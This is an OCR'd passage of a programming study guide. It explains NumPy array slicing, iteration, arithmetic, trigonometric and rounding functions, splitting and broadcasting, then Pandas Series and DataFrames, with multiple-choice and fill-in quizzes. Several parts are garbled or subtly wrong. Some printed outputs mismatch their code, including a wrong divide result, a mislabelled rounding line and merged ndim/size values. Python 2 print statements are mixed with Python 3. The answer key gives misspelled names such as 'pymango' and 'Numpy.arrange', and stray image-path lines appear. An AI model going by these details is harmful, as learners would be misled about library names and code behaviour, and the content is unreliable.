Slicing 2-D Arrays

Example

From the second element, slice elements from index 1 to index 4 (not included):

```
import numpy as np
arr = np.array([[1, 2, 3, 4, 5], [6, 7, 8, 9, 10]])
print(arr[1, 1:4])
```

Example

From both elements, slice index 1 to index 4 (not included), this will return a 2-D array:

```
import numpy as np
arr = np.array([[1, 2, 3, 4, 5], [6, 7, 8, 9, 10]])
print(arr[0:2, 1:4])
```

Q20. What does iterating mean in Python?

Ans :

Iteration is a general term for taking each item of something, one after another. Any time you use a loop, explicit or implicit, to go over a group of items, that is iteration. In Python, iterable and iterator have specific meanings.

Q21. Explain, Iterating Arrays in Python.

Ans :

Iterating Arrays

Iterating means going through elements one by one.As we deal with multi-dimensional arrays in numpy, we can do this using basic for loop of python.

If we iterate on a 1-D array it will go through each element one by one.

Example

Iterate on the elements of the following 1-D array:

```
import numpy as np
arr = np.array([1, 2, 3])
for x in arr:
print(x)
```

Iterating 2-D Arrays

In a 2-D array it will go through all the rows.

Example

Iterate on the elements of the following 2-D array:

```
import numpy as np
arr = np.array([[1, 2, 3], [4, 5, 6]])
for x in arr:
print(x)
```

If we iterate on a n-D array it will go through n-1th dimension one by one.

To return the actual values, the scalars, we have to iterate the arrays in each dimension.

Example

Iterate on each scalar element of the 2-D array:

```
import numpy as np
arr = np.array([[1, 2, 3], [4, 5, 6]])
for x in arr:
for y in x:
print(y)
```

Iterating 3-D Arrays

In a 3-D array it will go through all the 2-D arrays.

Example

Iterate on the elements of the following 3-D array:

```
import numpy as np
arr = np.array([[[1, 2, 3], [4, 5, 6]], [[7, 8, 9], [10, 11, 12]]])
for x in arr:
print(x)
```

Iterating Arrays Using nditer()

The function nditer() is a helping function that can be used from very basic to very advanced iterations. It solves some basic issues which we face in iteration, lets go through it with examples.

Iterating on Each Scalar Element

In basic for loops, iterating through each scalar of an array we need to use n for loops which can be difficult to write for arrays with very high dimensionality.

Example

Iterate through the following 3-D array:

```
import numpy as np
arr = np.array([[[1, 2], [3, 4]], [[5, 6], [7, 8]]])
for x in np.nditer(arr):
print(x)
```

Iterating Array With Different Data Types

We can use op_dtypes argument and pass it the expected datatype to change the datatype of elements while iterating.

NumPy does not change the data type of the element in-place (where the element is in array) so it needs some other space to perform this action, that extra space is called buffer, and in order to enable it in nditer() we pass flags=['buffered'].

Example

Iterate through the array as a string:

```
import numpy as np
arr = np.array([1, 2, 3])
for x in np.nditer(arr, flags=['buffered'], op_dtypes=['S']):
print(x)
```

Iterating With Different Step Size

We can use filtering and followed by iteration.

Example

Iterate through every scalar element of the 2D array skipping 1 element:

```
import numpy as np
arr = np.array([[1, 2, 3, 4], [5, 6, 7, 8]])
for x in np.nditer(arr[:, ::2]):
print(x)
```

3.2.8 Basic Arithmetic Operations on Numpy Arrays

Q22. Explain basic arithemetic operations on Numpy.

Ans :

Arithmetic operations are possible only if the array has the same structure and dimensions. Basic mathematical functions perform element-wise operation on arrays and are availableboth as operator overloads and as functions in the NumPy module. For example,

Input arrays for performing arithmetic operations such as add(), subtract(), multiply(), and divide() must be either of the same shape or should conform to array broadcasting rules.

Example

```
import numpy as np
a = np.arange(9, dtype = np.float_).reshape(3,3)
print'First array:'
print a
print'\n'
print'Second array:'
b = np.array([10,10,10])
print b
print'\n'
print'Add the two arrays:'
print np.add(a,b)
print'\n'
print'Subtract the two arrays:'
print np.subtract(a,b)
print'\n'
print'Multiply the two arrays:'
print np.multiply(a,b)
print'\n'
print'Divide the two arrays:'
print np.divide(a,b)
```

It will produce the following output “

```
[ 0. First array:
[[ 0. 1. 2.]
[ 3. 4. 5.]
[ 6. 7. 8.]]
Second array:
[10 10 10]
Add the two arrays:
[[ 10. 11. 12.]
[ 13. 14. 15.]
[ 16. 17. 18.]]
Subtract the two arrays:
[[-10. -9. -8.]
```

[-7. -6. -5.]

[-4. -3. -2.]]

Multiply the two arrays:

[[0. 10. 20.]

[30. 40. 50.]

[60. 70. 80.]]

Divide the two arrays:

[[0. 0.1 0.2]

[0.3 0.4 0.5]

[6 0.7 0.8]]

3.2.9 Mathematical Functions In Numpy

Q23. Explain various mathematical functions in Numpy.

Ans : **(Imp.)**

Numpy contains a large number of mathematical functions which can be used to perform various mathematical operations. The mathematical functions include trigonometric functions, arithmetic functions, and functions for handling complex numbers. Let's discuss the mathematical functions.

Trigonometric functions

Numpy contains the trigonometric functions which are used to calculate the sine, cosine, and tangent of the different angles in radian.

The sin, cos, and tan functions return the trigonometric ratio for the specified angles. Consider the following example.

Example

```
import numpy as np
arr = np.array([0, 30, 60, 90, 120, 150, 180])
print("\nThe sin value of the angles",end = " ")
print(np.sin(arr * np.pi/180))
print("\nThe cosine value of the angles",end = " ")
print(np.cos(arr * np.pi/180))
print("\nThe tangent value of the angles",end = " ")
print(np.tan(arr * np.pi/180))
```

Output:

The sin value of the angles

[0.00000000e+00 5.00000000e-01 8.66025404e-01 1.00000000e+00

8.66025404e-01 5.00000000e-01 1.22464680e-16]

The cosine value of the angles

[1.00000000e+00 8.66025404e-01 5.00000000e-01 6.12323400e-17

-5.00000000e-01 -8.66025404e-01 -1.00000000e+00]

The tangent value of the angles [0.00000000e+00 5.77350269e-01 1.73205081e+00 1.63312394e+16

-1.73205081e+00 -5.77350269e-01 -1.22464680e-16]

On the other hand, arcsin(), arccos(), and arctan() functions return the trigonometric inverse of the specified angles.

The numpy.degrees() function can be used to verify the result of these trigonometric functions. Consider the following example.

Example

```
import numpy as np
arr = np.array([0, 30, 60, 90])
print("printing the sin values of different angles")
sinval = np.sin(arr*np.pi/180)
print(sinval)
print("printing the inverse of the sin")
cosec = np.arcsin(sinval)
print(cosec)
print("printing the values in degrees")
print(np.degrees(cosec))
print("\nprinting the cos values of different angles")
cosval = np.cos(arr*np.pi/180)
print(cosval)
print("printing the inverse of the cos")
sec = np.arccos(cosval)
print(sec)
print("\nprinting the values in degrees")
print(np.degrees(sec))
print("\nprinting the tan values of different angles")
tanval = np.tan(arr*np.pi/180)
print(tanval)
print("printing the inverse of the tan")
cot = np.arctan(tanval)
print(cot)
print("\nprinting the values in degrees")
print(np.degrees(cot))
```

Output:

```
printing the sin values of different angles
[0.        0.5       0.8660254 1.       ]
printing the inverse of the sin
```

```
[0.         0.52359878 1.04719755 1.57079633]
printing the values in degrees
[ 0. 30. 60. 90.]
printing the cos values of different angles
[1.00000000e+00 8.66025404e-01 5.00000000e-01 6.12323400e-17]
printing the inverse of the cos
[0.         0.52359878 1.04719755 1.57079633]
printing the values in degrees
[ 0. 30. 60. 90.]
printing the tan values of different angles
[0.00000000e+00 5.77350269e-01 1.73205081e+00 1.63312394e+16]
printing the inverse of the tan
[0.         0.52359878 1.04719755 1.57079633]
printing the values in degrees
[ 0. 30. 60. 90.]
```

Rounding Functions

The numpy provides various functions that can be used to truncate the value of a decimal float number rounded to a particular precision of decimal numbers. Let's discuss the rounding functions.

The numpy.around() function

This function returns a decimal value rounded to a desired position of the decimal. The syntax of the function is given below.

```
numpy.around(num, decimals)
```

It accepts the following parameters.

SN	Parameter	Description
1	num	It is the input number.
2	decimals	It is the number of decimals which to which the number is to be rounded. The default value is 0. If this value is negative, then the decimal will be moved to the left.

Consider the following example.

Example

```
import numpy as np
arr = np.array([12.202, 90.23120, 123.020, 23.202])
print("printing the original array values:",end = " ")
print(arr)
print("Array values rounded off to 2 decimal position",np.around(arr, 2))
print("Array values rounded off to -1 decimal position",np.around(arr, -1))
```

Output:

printing the original array values: [12.202 90.2312 123.02 23.202]

Array values rounded off to 2 decimal position [12.2 90.23 123.02 23.2]

Array values rounded off to -2 decimal position [10. 90. 120. 20.]

The numpy.floor() function

This function is used to return the floor value of the input data which is the largest integer not greater than the input value. Consider the following example.

Example

```
import numpy as np
arr = np.array([12.202, 90.23120, 123.020, 23.202])
print(np.floor(arr))
```

Output:

[12. 90. 123. 23.]

The numpy.ceil() function

This function is used to return the ceiling value of the array values which is the smallest integer value greater than the array element. Consider the following example.

Example

```
import numpy as np
arr = np.array([12.202, 90.23120, 123.020, 23.202])
print(np.ceil(arr))
```

Output:

[13. 91. 124. 24.]

3.2.10 Changing The Shape of an Array

Q24. Explain Shape of an Array

Ans :

The shape of an array is the number of elements in each dimension.

Get the Shape of an Array

NumPy arrays have an attribute called shape that returns a tuple with each index having the number of corresponding elements.

Example

Print the shape of a 2-D array:

```
import numpy as np
arr = np.array([[1, 2, 3, 4], [5, 6, 7, 8]])
print(arr.shape)
```

The example above returns (2, 4), which means that the array has 2 dimensions, and each dimension has 4 elements.

Example

Create an array with 5 dimensions using ndmin using a vector with values 1,2,3,4 and verify that last dimension has value 4:

```
import numpy as np
arr = np.array([1, 2, 3, 4], ndmin=5)
print(arr)
print('shape of array :', arr.shape)
```

3.2.11 Stacking and Splitting of Arrays

Q25. Explain, how to split Numpy Arrays.

Ans :

You can stack several arrays together or split an array to several arrays. For example,

Splitting NumPy Arrays

Splitting is reverse operation of Joining.

Joining merges multiple arrays into one and Splitting breaks one array into multiple.

We use array_split() for splitting arrays, we pass it the array we want to split and the number of splits.

Example

Split the array in 3 parts:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6])
newarr = np.array_split(arr, 3)
print(newarr)
```

If the array has less elements than required, it will adjust from the end accordingly.

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6])
newarr = np.array_split(arr, 4)
print(newarr)
```

Split Into Arrays

The return value of the array_split() method is an array containing each of the split as an array.

If you split an array into 3 arrays, you can access them from the result just like any array element:

Example

Access the splitted arrays:

```
import numpy as np
arr = np.array([1, 2, 3, 4, 5, 6])
newarr = np.array_split(arr, 3)
```

```
print(newarr[0])
print(newarr[1])
print(newarr[2])
```

Splitting 2-D Arrays

Use the same syntax when splitting 2-D arrays.

Use the array_split() method, pass in the array you want to split and the number of splits you want to do.

Example

Split the 2-D array into three 2-D arrays.

```
import numpy as np
arr = np.array([[1, 2], [3, 4], [5, 6], [7, 8], [9, 10], [11, 12]])
newarr = np.array_split(arr, 3)
print(newarr)
```

3.2.12 Broadcasting in Arrays

Q26. How can we perform broadcasting in Numpy Arrays? Explain.

Ans : **(Imp.)**

In Mathematical operations, we may need to consider the arrays of different shapes. NumPy can perform such operations where the array of different shapes are involved.

For example, if we consider the matrix multiplication operation, if the shape of the two matrices is the same then this operation will be easily performed. However, we may also need to operate if the shape is not similar.

Consider the following example to multiply two arrays.

Example

```
import numpy as np
a = np.array([1,2,3,4,5,6,7])
b = np.array([2,4,6,8,10,12,14])
c = a*b;
print(c)
```

Output:

```
[ 2  8 18 32 50 72 98]
```

However, in the above example, if we consider arrays of different shapes, we will get the errors as shown below.

Example

```
import numpy as np
a = np.array([1,2,3,4,5,6,7])
b = np.array([2,4,6,8,10,12,14,19])
c = a*b;
print(c)
```

Output:

ValueError: operands could not be broadcast together with shapes (7,) (8,)

In the above example, we can see that the shapes of the two arrays are not similar and therefore they cannot be multiplied together. NumPy can perform such operation by using the concept of broadcasting.

In broadcasting, the smaller array is broadcast to the larger array to make their shapes compatible with each other.

Broadcasting Rules

Broadcasting is possible if the following cases are satisfied.

1. The smaller dimension array can be appended with '1' in its shape.
2. Size of each output dimension is the maximum of the input sizes in the dimension.
3. An input can be used in the calculation if its size in a particular dimension matches the output size or its value is exactly 1.
4. If the input size is 1, then the first data entry is used for the calculation along the dimension.

Broadcasting can be applied to the arrays if the following rules are satisfied.

1. All the input arrays have the same shape.
2. Arrays have the same number of dimensions, and the length of each dimension is either a common length or 1.
3. Array with the fewer dimension can be appended with '1' in its shape.

Let's see an example of broadcasting.

Example

```
import numpy as np
a = np.array([[1,2,3,4],[2,4,5,6],[10,20,39,3]])
b = np.array([2,4,6,8])
print("\nprinting array a..")
print(a)
print("\nprinting array b..")
print(b)
print("\nAdding arrays a and b ..")
c = a + b;
print(c)
```

Output:

```
printing array a..
[[ 1  2  3  4]
[ 2  4  5  6]
[10 20 39  3]]
```

printing array b..


[2 4 6 8]

Adding arrays a and b ..

[[3 6 9 12]

[4 8 11 14]

[12 24 45 11]]



a = [[1, 2, 3, 4], [2, 4, 5, 6], [10, 20, 39, 3]]

b = [[2, 4, 6, 8]]

Short Question and Answers

1. What is relational database?

Ans :

A relational database is a collection of permanently stored and possibly sorted and indexed tables. Relational databases are excellent for storing tabular data, where one table represents a variable type, the columns of the table represent variables, and the rows represent observations, or records.

2. What is MySQL?

Ans :

MySQL is currently the most popular database management system software used for managing the relational database. It is open-source database software, which is supported by Oracle Company. It is fast, scalable, and easy to use database management system in comparison with Microsoft SQL Server and Oracle Database. It is commonly used in conjunction with PHP scripts for creating powerful and dynamic server-side or web-based enterprise applications.

3. Define document store.

Ans :

A document store (a NoSQL database) is a non-volatile collection of objects, often known as documents, with attributes. Many different implementations of document stores have been developed. In this unit, you'll look closely atone of them—MongoDB—and take a quick peek at its chief competitor, CouchDB.

4. What is called as alias array?

Ans :

The homogeneous multidimensional array is the main object of NumPy. It is basically a table of elements which are all of the same type and indexed by a tuple of positive integers. The dimensions are called axis in NumPy. The NumPy's array class is known as ndarray or alias array. The numpy.array is not the same as the standard Python library class array.array. The array.array handles only one-dimensional arrays and provides less functionality.

Syntax ::numpy.array (object, dtype=None, copy=True, order='K', subok=False, ndmin=0)

5. What is Indexing?

Ans :

Indexes are special data structures that store a small portion of the collection's data set in an easy to traverse form. The index stores the value of a specific field or set of fields, ordered by the value of the field. The ordering of the index entries supports efficient equality matches and range-based query operations. In addition, MongoDB can return sorted results by using the ordering in the index.

6. Array Indexing.

Ans :

Array indexing is the same as accessing an array element.

You can access an array element by referring to its index number.

The indexes in NumPy arrays start with 0, meaning that the first element has index 0, and the second has index 1 etc.

7. What is Slicing?

Ans :

Slicing in Python is a feature that enables accessing parts of sequences like strings, tuples, and lists. You can also use them to modify or delete the items of mutable sequences such as lists. Slices can also be applied on third-party objects like NumPy arrays, as well as Pandas series and data frames.

Slicing enables writing clean, concise, and readable code.

8. What does iterating mean in Python?

Ans :

Iteration is a general term for taking each item of something, one after another. Any time you use a loop, explicit or implicit, to go over a group of items, that is iteration. In Python, iterable and iterator have specific meanings. c

9. Explain Shape of an Array

Ans :

The shape of an array is the number of elements in each dimension.

Get the Shape of an Array

NumPy arrays have an attribute called shape that returns a tuple with each index having the number of corresponding elements.

Example

Print the shape of a 2-D array:

```
import numpy as np
arr = np.array([[1, 2, 3, 4], [5, 6, 7, 8]])
print(arr.shape)
```

The example above returns (2, 4), which means that the array has 2 dimensions, and each dimension has 4 elements.

Example

Create an array with 5 dimensions using ndmin using a vector with values 1,2,3,4 and verify that last dimension has value 4:

```
import numpy as np
arr = np.array([1, 2, 3, 4], ndmin=5)
print(arr)
print('shape of array :', arr.shape)
```

Choose the Correct Answers

1. Which statement is used to delete all rows in a table without having the action logged? [d]
   (a) DELETE (b) REMOVE
   (c) DROP (d) TRUNCATE
2. Which data manipulation command is used to combines the records from one or more tables? [c]
   (a) SELECT (b) PROJECT
   (c) JOIN (d) PRODUC
3. Which of the following counts the number of elements in numphy array [d]
   (a) count() (b) return()
   (c) shape() (d) size()
4. Which of the following is the basic approaches for joining tables? [d]
   (a) Union JOIN (b) Natural JOIN
   (c) Subqueries (d) All of the above
5. _____ used to find the type of numphy array in Python. [a]
   (a) dtype (b) type
   (c) typei (d) itype
6. When will the else part of the try-except-else be executed? [c]
   (a) Always (b) When an exception occurs
   (c) When no exception occurs (d) When an exception occurs in a try block
7. When is the finally block executed? [d]
   (a) When an exception occurs
   (b) When there is no exception
   (c) Only if some condition that has been specified is satisfied
   (d) always
8. The keyword that is not used as an exception handling in Python? [c]
   (a) try (b) except
   (c) accept (d) finally
9. An exception is [a]
   (a) A object (b) A special function
   (c) A special module (d) A module
10. The set of statements that will be executed whether an exception is thrown or not? [c]
    (a) except (b) else
    (c) finally (d) assert

Fill in the Blanks

1. _____ command is used to change the definition of a table in SQL?
2. _____ clause creates temporary relation for the query on which it is defined.
3. _____ represents MongoDB documents as Python dictionaries
4. _____ is also Known as alias array
5. _____ creates an array by using the evenly spaced values over the given interval.
6. A _____ is used to store the collection of records in an organized form.
7. One _____ server can supportseveral unrelated databases.
8. The homogeneous multidimensional array is the main object of _____.
9. Array indexing is the same as accessing an _____.
10. _____ operations are possible only if the array has the same structure and dimensions.

ANSWERS

1. ALTER
2. WITH
3. pymango
4. Ndarray
5. Numpy.arrange
6. database
7. MongoDB
8. NumPy
9. array element
10. Arithmetic

UNIT IV

Working with Data Series and Frames : Pandas Data Structures, Reshaping Data, Handling Missing Data, Combining Data, Ordering and Describing Data, Transforming Data, Taming Pandas File I/O

Plotting : Basic Plotting with PyPlot, Getting to Know Other Plot Types, Mastering Embellishments, Plotting with Pandas

4.1 Working with Data Series and Frames

4.1.1 Pandas Data Structures

Q1. Define series and Frames in Pandas

Ans :

The module pandas adds two new containers to the already rich Python set of data structure: Series and Data Frame. A series is a one-dimensional, labeled (inother words, indexed) vector. A frame is a table with labeled rows and columns, not unlike an Excel spreadsheet or MySQL table. Each frame column is a series. With a few exceptions, pandas treats frames and series similarly.

Frames and series are not simply storage containers. They have built-in support for a variety of data-wrangling operations, such as:

- Single-level and hierarchical indexing
- Handling missing data
- Arithmetic and Boolean operations on entire columns and tables
- Database-type operations (such as merging and aggregation)
- Plotting individual columns and whole tables
- Reading data from files and writing data to files

Frames and series should be used whenever you deal with one- or two dimensional tabular data. They are simply too convenient not to be used.

Q2. Explain how to create and use series in Pandas.

Ans :

Series

The Pandas Series can be defined as a one-dimensional array that is capable of storing various data types. We can easily convert the list, tuple, and dictionary into series using "series' method. The row labels of series are called the index. A Series cannot contain multiple columns. It has the following parameter:

- **data:** It can be any list, dictionary, or scalar value.
- **index:** The value of the index should be unique and hashable. It must be of the same length as data. If we do not pass any index, default np.arrange(n) will be used.
- **dtype:** It refers to the data type of series.
- **copy:** It is used for copying the data.

Creating a Series

We can create a Series in two ways:

1. Create an empty Series
2. Create a Series using inputs.

Create an Empty Series

We can easily create an empty series in Pandas which means it will not have any value.

The syntax that is used for creating an Empty Series:

<series object>= pandas.Series()

The below example creates an Empty Series type object that has no values and having default datatype, i.e., float64.

Example

```
import pandas as pd
x = pd.Series()
print (x)
```

Output

```
Series([], dtype: float64)
```

Creating a Series using inputs

We can create Series by using various inputs:

- Array
- Dict
- Scalar value

Creating Series from Array

Before creating a Series, firstly, we have to import the numpy module and then use array() function in the program. If the data is ndarray, then the passed index must be of the same length.

If we do not pass an index, then by default index of range(n) is being passed where n defines the length of an array, i.e., [0,1,2,.... range (len(array))-1].

Example

```
import pandas as pd
import numpy as np
info = np.array(['P','a','n','d','a','s'])
a = pd.Series(info)
print(a)
```

Output

```
0  P
1  a
2  n
3  d
4  a
5  s
dtype: object
```

Create a Series from dict

We can also create a Series from dict. If the dictionary object is being passed as an input and the index is not specified, then the dictionary keys are taken in a sorted order to construct the index.

If index is passed, then values correspond to a particular label in the index will be extracted from the dictionary.

```
#import the pandas library
import pandas as pd
import numpy as np
info = {'x' : 0., 'y' : 1., 'z' : 2.}
a = pd.Series(info)
print (a)
```

Output

```
x  0.0
y  1.0
z  2.0
dtype: float64
```

Create a Series using Scalar

If we take the scalar values, then the index must be provided. The scalar value will be repeated for matching the length of the index.

```
#import pandas library
import pandas as pd
import numpy as np
x = pd.Series(4, index=[0, 1, 2, 3])
print (x)
```

Output

```
0  4
1  4
2  4
3  4
dtype: int64
```

Accessing data from series with Position

Once you create the Series type object, you can access its indexes, data, and even individual elements.

The data in the Series can be accessed similar to that in the ndarray.

```
import pandas as pd
x = pd.Series([1,2,3],index = ['a','b','c'])
#retrieve the first element
print (x[0])
```

Output

1

Series object attributes

The Series attribute is defined as any information related to the Series object such as size, datatype. etc. Below are some of the attributes that you can use to get the information about the Series object:

Attributes	Description
Series.index	Defines the index of the Series
Series.shape	It returns a tuple of shape of the data.
Series.dtype	It returns the data type of the data
Series.size	It returns the size of the data
Series. empty	It returns True if series object is empty, otherwise returns false.
Series. hasnans	It returns True if there are any NaN values, otherwise returns false.
Series.nbytes	It returns the number of bytes in the data.
Series.ndim	It returns the number of dimensions in the data.
Series.itemsize	It returns the size of the datatype of item.

Retrieving Index array and data array of a series object

We can retrieve the index array and data array of an existing Series object by using the attributes index and values.

```
import numpy as np
import pandas as pd
x=pd.Series(data=[2,4,6,8])
y=pd.Series(data=[11.2,18.6,22.5], index=['a','b','c'])
print(x.index)
print(x.values)
print(y.index)
print(y.values)
```

Output

```
RangeIndex(start=0, stop=4, step=1)
```

```
[2 4 6 8]
Index(['a', 'b', 'c'], dtype='object')
[11.2 18.6 22.5]
```

Retrieving Types (dtype) and Size of Type (itemsize)

You can use attribute dtype with Series object as <objectname> dtype for retrieving the data type of an individual element of a series object, you can use the itemsize attribute to show the number of bytes allocated to each data item.

```
import numpy as np
import pandas as pd
a=pd.Series(data=[1,2,3,4])
b=pd.Series(data=[4.9,8.2,5.6],
index=['x','y','z'])
print(a.dtype)
print(a.itemsize)
print(b.dtype)
print(b.itemsize)
```

Output

```
int64
8
float64
8
```

Retrieving Shape

The shape of the Series object defines total number of elements including missing or empty values(NaN).

```
import numpy as np
import pandas as pd
a=pd.Series(data=[1,2,3,4])
b=pd.Series(data=[4.9,8.2,5.6],   index=['x','y','z'])
print(a.shape)
print(b.shape)
```

Output

```
(4,)
(3,)
```

Retrieving Dimension, Size and Number of bytes:

```
import numpy as np
import pandas as pd
```

```
a=pd.Series(data=[1,2,3,4])
b=pd.Series(data=[4.9,8.2,5.6],
index=['x','y','z'])
print(a.ndim, b.ndim)
print(a.size, b.size)
print(a.nbytes, b.nbytes)
```

Output

```
11
43
32 24
```

Q3. Write various functions used for series attribute in Pandas

Ans :

Series Functions

There are some functions used in Series which are as follows:

Functions	Description
Pandas Series.map()	Map the values from two series that have a common column.
Pandas Series.std()	Calculate the standard deviation of the given set of numbers, DataFrame, column, and rows.
Pandas Series.to_frame()	Convert the series object to the dataframe.
Pandas Series.value_counts()	Returns a Series that contain counts of unique values.

Q4. Explain, how to use frames in Pandas with the help of examples.

Ans : **(Imp.)**

Frames

Pandas DataFrame is a widely used data structure which works with a two-dimensional array with labeled axes (rows and columns). DataFrame is defined as a standard way to store data that has two different indexes, i.e., row index and column index. It consists of the following properties:

- The columns can be heterogeneous types like int, bool, and so on.
- It can be seen as a dictionary of Series structure where both the rows and columns are indexed. It is denoted as "columns" in case of columns and "index" in case of rows.

Parameter & Description


data: It consists of different forms like ndarray, series, map, constants, lists, array.

index: The Default np.arrange(n) index is used for the row labels if no index is passed.

columns: The default syntax is np.arrange(n) for the column labels. It shows only true if no index is passed.

dtype: It refers to the data type of each column.

copy(): It is used for copying the data.



Create a DataFrame

We can create a DataFrame using following ways:

- dict
- Lists
- Numpy ndarrrays
- Series

Create an empty DataFrame

The below code shows how to create an empty DataFrame in Pandas:

```
# importing the pandas library
import pandas as pd
df = pd.DataFrame()
print (df)
```

Output

```
Empty DataFrame
Columns: []
Index: []
```

Explanation

In the above code, first of all, we have imported the pandas library with the alias pd and then defined a variable named as df that consists an empty DataFrame. Finally, we have printed it by passing the df into the print.

Create a DataFrame using List

We can easily create a DataFrame in Pandas using list.

```
# importing the pandas library
import pandas as pd
# a list of strings
x = ['Python', 'Pandas']
# Calling DataFrame constructor on list
df = pd.DataFrame(x)
print(df)
```

Output

```
     0
0  Python
1  Pandas
```

Explanation

In the above code, we have defined a variable named "x" that consist of string values. The DataFrame constructor is being called for a list to print the values.

Create a DataFrame from Dict of ndarrays/ Lists

```
# importing the pandas library
import pandas as pd
info = {'ID' :[101, 102, 103],'
Department' :['B.Sc','B.Tech','M.Tech',]}
df = pd.DataFrame(info)
print (df)
```

Output

```
ID    Department
0   101     B.Sc
1   102     B.Tech
2   103     M.Tech
```

Explanation

In the above code, we have defined a dictionary named "info" that consist list of ID and Department. For printing the values, we have to call the info dictionary through a variable called df and pass it as an argument in print().

Create a DataFrame from Dict of Series:

```
# importing the pandas library
import pandas as pd
info = {'one' : pd.Series([1, 2, 3, 4, 5, 6], index=['a', 'b', 'c', 'd', 'e', 'f']),
```

```
'two' : pd.Series([1, 2, 3, 4, 5, 6, 7, 8],
index=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h'])}
d1 = pd.DataFrame(info)
print (d1)
```

Output

	one	two
a	1.0	1
b	2.0	2
c	3.0	3
d	4.0	4
e	5.0	5
f	6.0	6
g	NaN	7
h	NaN	8

Explanation:

In the above code, a dictionary named "info" consists of two Series with its respective index. For printing the values, we have to call the info dictionary through a variable called d1 and pass it as an argument in print().

Column Selection

We can select any column from the DataFrame. Here is the code that demonstrates how to select a column from the DataFrame.

```
# importing the pandas library
import pandas as pd
info={'one':pd.Series([1, 2, 3, 4, 5, 6],
index=['a', 'b', 'c', 'd', 'e', 'f']),
'two' : pd.Series([1, 2, 3, 4, 5, 6, 7, 8],
index=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h'])}
d1 = pd.DataFrame(info)
print (d1 ['one'])
```

Output

```
a 1.0
b 2.0
c 3.0
d 4.0
e 5.0
f 6.0
g NaN
h NaN
Name: one, dtype: float 64
```

Explanation

In the above code, a dictionary named "info" consists of two Series with its respective index. Later, we have called the info dictionary through a variable d1 and selected the "one" Series from the DataFrame by passing it into the print().

Column Addition

We can also add any new column to an existing DataFrame. The below code demonstrates how to add any new column to an existing DataFrame:

```
# importing the pandas library
import pandas as pd
info= {'one':pd.Series([1, 2, 3, 4, 5],
index=['a', 'b', 'c', 'd', 'e']),
'two' : pd.Series([1, 2, 3, 4, 5, 6],
index=['a', 'b', 'c', 'd', 'e', 'f'])}
df = pd.DataFrame(info)
# Add a new column to an existing
DataFrame object
print ("Add new column by passing series")
df['three']=pd.Series([20,40,60],
index=['a','b','c'])
print (df)
print ("Add new column using existing
DataFrame columns")
df['four']=df['one']+df['three']
print (df)
```

Output

Add new column by passing series

	one	two	three
a	1.0	1	20.0
b	2.0	2	40.0
c	3.0	3	60.0
d	4.0	4	NaN
e	5.0	5	NaN
f	NaN	6	NaN

Add new column using existing DataFrame columns

	one	two	three	four
a	1.0	1	20.0	21.0
b	2.0	2	40.0	42.0
c	3.0	3	60.0	63.0
d	4.0	4	NaN	NaN
e	5.0	5	NaN	NaN
f	NaN	6	NaN	NaN

Explanation

In the above code, a dictionary named as f consists two Series with its respective index. Later, we have called the info dictionary through a variable df.

To add a new column to an existing DataFrame object, we have passed a new series that contain some values concerning its index and printed its result using print().

We can add the new columns using the existing DataFrame. The "four" column has been added that stores the result of the addition of the two columns, i.e., one and three.

Column Deletion

We can also delete any column from the existing DataFrame. This code helps to demonstrate how the column can be deleted from an existing DataFrame:

```
# importing the pandas library
import pandas as pd
info={'one':pd.Series([1, 2],
index= ['a', 'b']),
'two': pd.Series([1, 2, 3],
index=['a', 'b', 'c'])}
df = pd.DataFrame(info)
print ("The DataFrame:")
print (df)
# using del function
print ("Delete the first column:")
del df['one']
print (df)
# using pop function
print ("Delete the another column:")
df.pop('two')
print (df)
```

Output

The DataFrame:

	one	two
a	1.0	1
b	2.0	2
c	NaN	3

Delete the first column:

	two
a	1
b	2
c	3

Delete the another column:

```
Empty DataFrame
Columns: [ ]
Index: [a, b, c]
```

Explanation

In the above code, the df variable is responsible for calling the info dictionary and print the entire values of the dictionary. We can use the delete or pop function to delete the columns from the DataFrame.

In the first case, we have used the delete function to delete the "one" column from the DataFrame whereas in the second case, we have used the pop function to remove the

"two" column from the DataFrame.

Row Selection, Addition, and Deletion

Row Selection

We can easily select, add, or delete any row at anytime. First of all, we will understand the row selection. Let's see how we can select a row using different ways that are as follows:

Selection by Label

We can select any row by passing the row label to a loc function.

```
# importing the pandas library
import pandas as pd
info={'one':pd.Series([1, 2, 3, 4, 5],
index=['a', 'b', 'c', 'd', 'e']),
'two':pd.Series([1, 2, 3, 4, 5, 6],
index=['a', 'b', 'c', 'd', 'e', 'f'])}
df = pd.DataFrame(info)
print (df.loc['b'])
```

Output

```
one   2.0
two   2.0
Name: b, dtype: float 64
```

Explanation

In the above code, a dictionary named as info that consists two Series with its respective index.

